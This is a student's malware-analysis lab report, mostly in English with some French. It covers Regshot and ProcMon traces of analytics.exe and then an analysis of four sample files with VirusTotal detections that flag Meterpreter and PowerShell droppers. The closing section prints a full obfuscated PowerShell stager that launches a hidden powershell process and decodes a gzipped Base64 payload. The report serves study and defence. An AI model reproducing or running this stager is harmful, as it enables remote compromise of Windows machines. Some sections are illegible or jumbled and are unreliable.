C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\sv.msg
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\obsolete.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\optMenu.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\palette.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\panedwindow.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\pkgIndex.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\safetk.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\scale.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\scribbar.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\spinbox.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tclIndex
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tearoff.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\text.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tkfbx.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\altTheme.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\aguaTheme.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\button.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\clamTheme.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\classicTheme.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\combobox.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\defaults.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\entry.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\fonts.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\progress.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\menubutton.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\notebook.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\panedwindow.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\progressbar.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\scale.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\scrollbar.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\sizegrip.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\spinbox.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\treeview.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\tk.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\utils.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\vistaTheme.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\winTheme.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk\xpTheme.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\unsupported.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\winfbx.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk86t.dll
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\unicodedata.pyd

```

Image 69.425

```

Files[attrib]modified:1
-----
C:\Users\Fredericperron\ntuser.dat.LOG2

Folders added:37
-----
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\certifi
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\include
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\lib2to3
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\lib2to3\tests
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\lib2to3\tests\data
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\encoding
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\http1.0
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\msgs
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\opt0.4
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\Africa
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\America
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\America\Argentina
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\America\Indiana
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\America\Kentucky
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\America\North_Dakota
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\Antarctica
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\Arctic
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\Asia
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\Atlantic
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\Australia
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\Brazil
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\Canada
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\Chile
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\Etc
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\Europe
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\Indian
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\Mexico
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\Pacific
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\SystemV
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata\US
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\images
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk

Total changes:1004
-----

```

Finalement, nous pouvons voir les dernières infos au bas du rapport .doc notepad qui sont le Files[attrib]modified (1) et les dossiers ajoutés (37)

Voir image 69.425 ci-dessus

In the **Files [attrib] modified (1)** section, we observe that a single file was modified: ntuser.dat.LOG2, located in C:\Users\Fredericperron. This file is associated with the Windows Registry and serves as a transaction log, recording changes made to user-specific registry settings by the system or running applications.

The final section of the report indicates that 37 additional files were modified during execution. More precisely, this reflects the creation of 37 directories under the path:

C:\Users\Fredericperron\AppData\Local\Temp_MEI67522.

This directory structure is typically associated with temporary extraction behavior, often seen with bundled executables (e.g., Python-based packaging). These folders may have been created by an application during runtime to store extracted components.

In conclusion, a total of 1004 system changes were recorded during the execution of analytics.exe.

```

C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\images
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\tk

```

Total changes:1004

ProcMon and ProcDOT part

Time ...	Process Name	PID	Operation	Path	Time ...	Process Name	PID	Operation	Path	Time ...	Process Name	PID	Operation	Path	Time ...	Process Name	PID	Operation	Path
1:59:5...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25813 ...S	1:50:3...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegOpenKe			52:5...	analytics.exe	5468	RegSetInfo	
1:59:5...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25813 ...S	1:50:3...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegQueryV			52:5...	analytics.exe	5468	RegQueryV	
1:59:5...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25813 ...S	1:50:4...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegQueryV			52:5...	analytics.exe	5468	RegQueryV	
1:59:5...	analytics.exe	5468	TCP Disconnect	DESKTOP-11T2G01.localdomain:25813 ...S	1:51:0...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegCloseKe			52:5...	analytics.exe	5468	RegCloseKe	
2:00:0...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25823 ...S	1:51:0...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegQueryK			52:5...	analytics.exe	5468	RegQueryK	
2:00:1...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25823 ...S	1:51:2...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegQueryK			52:5...	analytics.exe	5468	RegQueryK	
2:00:1...	analytics.exe	5468	TCP Disconnect	DESKTOP-11T2G01.localdomain:25823 ...S	1:51:2...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegOpenKe			52:5...	analytics.exe	5468	RegOpenKe	
2:00:2...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:51:3...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegSetInfo			52:5...	analytics.exe	5468	RegSetInfo	
2:00:2...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:51:3...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegQueryV			52:5...	analytics.exe	5468	RegQueryV	
2:00:2...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:51:5...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegQueryV			52:5...	analytics.exe	5468	RegQueryV	
2:00:3...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:52:0...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegCloseKe			52:5...	analytics.exe	5468	RegCloseKe	
2:00:3...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:52:0...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	CreateFile			53:1...	analytics.exe	5468	CreateFile	
2:00:3...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:52:2...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	RegQueryK			53:1...	analytics.exe	5468	RegQueryK	
2:00:3...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:52:3...	analytics.exe	5468	Thread Cre	:53:1...	analytics.exe	5468	RegQueryK			53:1...	analytics.exe	5468	RegQueryK	
2:00:3...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:52:4...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	RegOpenKe			53:1...	analytics.exe	5468	RegOpenKe	
2:00:3...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:52:4...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	RegSetInfo			53:1...	analytics.exe	5468	RegSetInfo	
2:00:3...	analytics.exe	5468	TCP Disconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:52:5...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	RegQueryV			53:1...	analytics.exe	5468	RegQueryV	
2:00:3...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25836 ...S	1:52:5...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	RegQueryV			53:1...	analytics.exe	5468	RegQueryV	
2:00:4...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25836 ...S	1:52:5...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	RegCloseKe			53:1...	analytics.exe	5468	RegCloseKe	
2:00:4...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25836 ...S	1:52:5...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	RegQueryK			53:1...	analytics.exe	5468	RegQueryK	

Exercise 5 (10p) – File analysis

Using the lab from **Course 9 – Lab 2 – Malicious File Identification.docx**, perform an analysis of the following files:

- file1
- file2
- file3
- file4

If necessary, you may use online sandboxing solutions or VirusTotal, but prioritize following the analysis steps outlined in the lab first.

Exercise 5 ANSWER

Pour commencer, nous avons téléchargé le fichier devoir3 sur ma machine Ubuntu. Par la suite, j'ai comme dans le lab, effectué `file *` où sont mes 4 files à analyser

```
Fredubuntu@fredubuntu-virtual-machine:~/Downloads/Devoir3Samples$ file *
file: PDF document, version 1.0, 1 pages
file: HTML document, ASCII text, with very long lines (7296)
file: Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Author: Lucian Andrei, Template: Normal.dotm, Last Saved By: Lucian Andrei, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Total Editing Time: 02:00, Create Time/Date: Tue Mar 14 15:48:00 2023, Last Saved Time/Date: Tue Mar 14 15:56:00 2023, Number of Pages: 1, Number of Words: 7, Number of Characters: 45, Security: 0
file: PDF document, version 1.3, 1 pages
```

File 1 : is a PDF document, version 1.0, 1 page

File 2 : Identified as an HTML document (ASCII text) with unusually long lines (7296 characters), which may indicate obfuscation or embedded content.

File 3 : Composite Document File V2 Document, Little Endian, Os : Windows, Version 10.0, Code page : 1252, Author : Lucian Andrei, Template : Normal.dotm, Last Saved by : Lucian Andrei, Revision Number : 1, Name of Creating Application: Microsoft Office Word, Total Editing Time: 02:00, Create Time/Date: Tue Mar 14 15:48:00 2023, Last Saved Time/Date: Tue Mar 14 15:56:00 2023, Number of Pages: 1, Number of Words: 7, Number of Characters: 45, Security: 0

File 4 : is a PDF document, version 1.3, 1 page

Head for file1

```
next
Fredubuntu@fredubuntu-virtual-machine:~/Downloads/Devoir3Samples$ head file1
%PDF-1.0
1 0 obj
<<
    /Pages 2 0 R
    /Type /Catalog
>>
endobj
2 0 obj
<<
    /Count 1
```

Head for file2

[illegible]

The Base64 string decodes (first line only) to:

```
if ([IntPtr]::Size -eq 4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe'}else{$b='powershell.exe'};
```

This indicates the presence of PowerShell execution logic. Specifically, the code checks system architecture (32-bit vs 64-bit) and dynamically selects the appropriate path to powershell.exe.

From a security perspective, this suggests the file contains embedded PowerShell execution behavior, which is commonly used in malware for payload execution, system interaction, or further command staging. This warrants deeper analysis of the script and any additional encoded content.

Head for file3

[illegible]

Head for file4

```
fredubuntu@fredubuntu-virtual-machine:~/Downloads/Devoir3Samples$ head file4
```

```
%PDF-1.3
%
4 0 obj
<< /Length 5 0 R /Filter /FlateDecode >>
stream
xU
0D09&4jk
"
AKVk"
;2z:EnQ:W-:d  d  =  $q  H  *0Λ?a5FL2  hZ ,Jd
u15P
  L00LRT4|  Q  @UeeB&V  HY,  {
  @y
endstream
```

Conclusion for Exercise 5:

- **file1** is a PDF file containing a trojan and exploit components targeting Windows systems, including malicious PowerShell usage. Score: **43/59**
- **file2** is an HTML (ASCII text) file that also contains trojans and exploit mechanisms targeting Windows environments. Score: **33/59**
- **file3** appears benign from a technical standpoint, but resembles the early stage of a phishing campaign, given its theme related to a "bank account." No exploits or macros were identified. Score: **0/59**
- **file4** is another PDF file exhibiting similar trojan behavior and scoring as file1. This suggests both files present comparable risk levels and should be treated as malicious and avoided. Score: **43/59**

Results VirusTotal

Results file1

43
/ 60

Community Score

43 security vendors and no sandboxes flagged this file as malicious

589545c19e5c57de1599753de5b318221a200f1943809eea8478b7ee27383ddc
file1

45.23 KB
Size

2023-03-17 00:06:38 UTC
12 days ago

PDF

pdf autoaction launch-action js-embedded direct-cpu-clock-access checks-user-input checks-network-adapters detect-debug-environment runtime-modules

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 3

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label trojan.swort/meterpreter

Threat categories trojan dropper

Family labels swort meterpreter cryptz

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Trojan.Win32.Shell.R1283	ALYac	Trojan.CryptZ.Gen
Anti-VL	GrayWare/Win32.Tampering.a	Arcabit	Exploit.PDF-Dropper.Gen [many]
Avast	Win32.Meterpreter-C [Trj]	AVG	Win32.Meterpreter-C [Trj]
Avira (no cloud)	TR/Patched.Gen2	Baidu	Multi.Threats.InArchive
BitDefender	Exploit.PDF-Dropper.Gen	BitDefenderTheta	Gen:NN.ZexaF.36344.eq1@aWrynpi
Bkav Pro	W32.PdfLaunch.Trojan	ClamAV	Pdf.Tool.Agent-1388586
Cynet	Malicious (score: 99)	Cyren	W32/Swort.A.gen Eldorado
Emsisoft	Exploit.PDF-Dropper.Gen (B)	eScan	Exploit.PDF-Dropper.Gen
ESET-NOD32	PDF/TrojanDropper.Agent.D	F-Secure	Trojan:PDF/Embedded.E
Fortinet	W32/Rozena.ABV/tr	GData	Trojan.CryptZ.Gen
Google	Detected	Ikarus	Possible-Threat.PDF.Acnd
Jiangmin	Exploit.PDF.nc	Kaspersky	HEUR:Trojan.Win32.Generic
MAX	Malware (ai Score=85)	MaxSecure	Trojan.Swort.B
McAfee	Swort.I	McAfee-GW-Edition	BehavesLike.PDF.Swort.pb

Results file2

33
/ 59

Community Score

33 security vendors and 1 sandbox flagged this file as malicious

031691a0534f4c20e8dc7e6645f06d23bed7eb0e99964cd3b1f995cf7c84300a
file2

7.48 KB
Size

2023-03-17 01:53:46 UTC
12 days ago

vba run-file exe-pattern powershell detect-debug-environment long-sleeps

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 5

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label trojan.valyria/psrunner

Threat categories trojan dropper downloader

Family labels valyria psrunner powershell

Security vendors' analysis

Do you want to automate checks?

ALYac	VB:Trojan.Valyria.3542	Arcabit	VB:Trojan.Valyria.DDD6
Avast	VBS:PSRunner-A [Trj]	AVG	VBS:PSRunner-A [Trj]
Avira (no cloud)	VBS:PSRunner.VPA	Baidu	VBS:Trojan-Downloader.Agent.va
BitDefender	VB:Trojan.Valyria.3542	ClamAV	Vbs.Backdoor.Msfvenom_Payload-9951...
Cynet	Malicious (score: 99)	Cyren	VBS/Agent.AXB Eldorado
Emsisoft	VB:Trojan.Valyria.3542 (B)	eScan	VB:Trojan.Valyria.3542
ESET-NOD32	VBS/Agent.NUI	Fortinet	PowerShell/Agent.D/tr
GData	VB:Trojan.Valyria.3542	Google	Detected
Ikarus	Trojan.PowerShell.Agent	Kaspersky	HEUR:Trojan.VBS.Agent.gen
MAX	Malware (ai Score=80)	McAfee	PS/Injector.d
McAfee-GW-Edition	BehavesLike.HTML.Dropper.zr	Microsoft	TrojanDropper:VBS/PSRunner.G MSR
NANO-Antivirus	Trojan.Html.Downloader.fqlyhy	QuickHeal	Script.Trojan.46017
Rising	Dropper.Ploty 8.EEC8 (TOPIS:E0:Q0eC...	Sangfor Engine Zero	Malware.Generic-VBS.Save.e07e88bf
Sophos	Mal/PSDL-B	Symantec	VBS.Heur.SNIC

Results file3

0
/ 60


Community Score

✓ No security vendors and no sandboxes flagged this file as malicious

2187abab1a15957ac500a23c41bd70d7ec702a44a32b81413d7b4f21ff9ee89b
file3
doc calls-wmi

26.00 KB
Size

2023-03-17 02:14:01 UTC
12 days ago



DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
AVG	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
ClamAV	✓ Undetected	CMC	✓ Undetected
Cynet	✓ Undetected	Cyren	✓ Undetected
DrWeb	✓ Undetected	Emsisoft	✓ Undetected
eScan	✓ Undetected	ESET-NOD32	✓ Undetected
F-Secure	✓ Undetected	Fortinet	✓ Undetected
GData	✓ Undetected	Google	✓ Undetected
Gridinsoft (no cloud)	✓ Undetected	Ikarus	✓ Undetected
Jiangmin	✓ Undetected	K7AntiVirus	✓ Undetected
K7GW	✓ Undetected	Kaspersky	✓ Undetected

Results file4

43
/ 59

Community Score

⚠ 43 security vendors and no sandboxes flagged this file as malicious

01173fb031804f3b019ba2e8d8142eb41e41100d8363cbca3871ca4db098a0d2
file4
pdf launch-action runtime-modules js-embedded direct-cpu-clock-access checks-user-input autoaction checks-network-adapters detect-debug-environment

59.13 KB
Size

2023-03-22 04:22:26 UTC
7 days ago



DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label ⚠ trojan.swort/meterpreter

Threat categories trojan dropper hacktool

Family labels swort meterpreter cryptz

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	⚠ Trojan.Win32.Shell.R1283	ALYac	⚠ Trojan.CryptZ.Gen
Antiy-AVL	⚠ GrayWare/Win32.Tampering.a	Arcabit	⚠ Exploit.PDF-Dropper.Gen [many]
Avast	⚠ Win32.Meterpreter-C [Tri]	AVG	⚠ Win32.Meterpreter-C [Tri]
Avira (no cloud)	⚠ EXP/Pidief.ald	Baidu	⚠ Multi.Threats.InArchive
BitDefender	⚠ Exploit.PDF-Dropper.Gen	BitDefenderTheta	⚠ Gen:NN.ZexaF.36344.eq1@au2Lkdji
Bkav Pro	⚠ W32.PdfLaunch.Trojan	ClamAV	⚠ Pdf.Tool.Agent-1388586
Cynet	⚠ Malicious (score: 99)	Cyren	⚠ W32/Swort.B
Emsisoft	⚠ Exploit.PDF-Dropper.Gen (B)	eScan	⚠ Exploit.PDF-Dropper.Gen
ESET-NOD32	⚠ PDF/TrojanDropper.Agent.D	Fortinet	⚠ W32/Rozena.ABVltr
GData	⚠ Win32.Trojan.PSE.10KKVZ1	Google	⚠ Detected
Jiangmin	⚠ Trojan.Script.albu	Kaspersky	⚠ HEUR:Trojan.Win32.Generic
Lionic	⚠ Trojan.PDF.Generic.Olc	MAX	⚠ Malware (ai Score=87)
McAfee	⚠ Swort.i	McAfee-GW-Edition	⚠ BehavesLike.PDF.Swort.gb
Microsoft	⚠ Trojan.Win32/Meterpreter.O	NANO-Antivirus	⚠ Trojan.Win32.Metta.jtrsiso

```

if([IntPtr]::Size -eq 4){$b-$env:windir+'\\sysnative\\WindowsPowerShell\\v1.0\\powershell.exe'}else{$b-'powershell.exe'};
$S=New-Object System.Diagnostics.ProcessStartInfo;
$S.FileName=$b;
$S.Arguments="-nop -w hidden -c &{[scriptblock]:create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream',[System.Convert]::FromBase64String
(((('H4sIAIuIEGQCA7V(1)b{1}/a58D+fL/g1Uh2egILwt0k1Rbm3sYAOjjsE0H0y9m3vs378XgfcXv/7zRo7IUpylzupKyG8uz0zs888M7PRLHQY1UIhOxV+vPtNKMFYtuxAKGprdp03hfq4qT/u1bZd4UKQF110' 'e1fgk3B5fq5kSYJ0tp83LzFdaYqDF5u4lerCX8LMbowk
+u159mm4Tfg11P5uXNF+zTbTLFdvxsXCEQpFvD5PH5k41zZgSJoIfv4r1xVfn2VQ3mu1T5TTz10G6g''VIq1o{1}f4X7g3I+xiJ16Ik0RptGbNGQ1PjpvTMLXX+Aqs3eMRZn7kpi1c5fEYC{1}
ZZEvIT7cSN7ElumEz3E5och1E5ymyKMYcPOL5FIPaVGeF2OfJAS4qYc''M31F+4uSe0Dht9u3Qpfg6r5egZbKEHN6YXgex++g057Uwo7Qh/
Bcz0hXevS19VUK6VAKpMuvqDQjns1u0IjeJeK8nvuBmQYAGjd08JA''LqfHL11xRp6E79Am8eFaIyKHQzuSuWo3YXu''hdBuCCMA2mZRks00NkkyXF8+gC3UWpPxV1udSHHUKmvz''swtrCys17vLRwpPI18LJCzd5ncY9vCVh7u{1}
hHRCnYpr0UjzmuI''ckvYldgUesmk5gd8ept1zceV0+kZmhoQ9qAnZ4560EE0xQOfryDc9af07WmliXo4wgGat580T2tryA9cSzc5k''Ven8zk1Iqg187QhJ0N1IUKchmLim2G0IKEx3u''YUyFh{1}f4q0704wy4tgpq8wt60/RL9Vo381SeZAVAG8iR1jh9iUA9IQ
+sTFcm4SnpzpfBEOxaVUEgcs3UMAYIXDIDL0LQQ+BV''7UmyZmh8TH18EUS00''antQ68rkKkhl8gVX/ay5o194zkkfBw4PKoTRqxhmcRhElp4QgX5PofPjyrvodwZzcF1YKQuRZyzj9aetWljhd53wKNB1G5GhJFMh2ij92''9wAGet9S5e/DuBdtEQxvuzE+22xac33kDqipM/N{1}
JcOp7+uko3suz6eqN2bt+PNk0h+YvT5Kejt/jfRUv/tybnRkSPTJtq{1}Qp1PQI8+Q+LbtkasMP42D82Td4+T2v033b08zmKvkjbyTKlVdDltzvXGZ''fLdIE3Unz3Yf7Crdry9L7s3Juh0NkK9du1rn{1}Cv077j+/05y2FOLucPmxm2qEhXOUbVbw/LxzIrImarNDSv{1}vd+3nmEN
{'1}13N12FJ37tchlVgdQd+''9D9Pq3n30fgnmHNBwTPdQ/nHjIQHm9Daq62C136p/7uepDcaVNU5vo4c5YxSM3v+23P1kjguHTG5pCG''o{1}HDJC97bU6Imzw08EPmeR{1}MvVQKf9LYSVsep9aHuJqxHE3Kvg8N''gn5fTB{1}m3n85cbne5S5zpxD42a78b6U2gdA
+ZgbETCd48MXquFcJR978LCpPr4dn89RVBSohoym5u1GN250nR2AzgG1sutcbtM74d9Jk1ePBdprD7/IjdrYL/751Af4''m+P1Zbd/1mUf6/RncY3''{1}/ZfZg8n4FdHxsFn6dGdEyzc+UghFa7U+1r01Mn0DTht+fuEmrY1xcvAeSLqYkZCFhy9qmuZ7mVfzdb7XVeH3A1NF608hOUT
+mmG80PVUV08aJEK9vJOCJcQ5LgMXChkxBTaHQ5Kv0QSRGdm9kvO1AD913Nt5op3rh0ktfdeFBSp7Y4aq18/M5uAjpzJ0t0cShz/x6e3f5bkNzau/a35Jz334XJYpzqTD{1}402NA1MzP4VxsEf{1}g1T9aqzg/cKgmR6K1mvAwcF3UPegGO+LEodPj1J6CN7
+Vg880IQM0VAvRf85VIQBA''wc4Y1Q7y3H74vapvR7FdyppysPvy5/8KZx7V/2HBTj9qNaptng08XDJrNSL7v+zCYMSExobX1vnysv01AmyUFwIS6QAEty8NF7dca0ruBF{1}DSovmHNYaQQMgwAAA{0}{0})-f'-','w'})),[System.IO.Compression.
CompressionMode]::Decompress))).ReadToEnd(')');
$S.UseShellExecute=$false;$S.RedirectStandardOutput=$true;$S.WindowStyle='Hidden';
$S.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($S);

```

Code of the file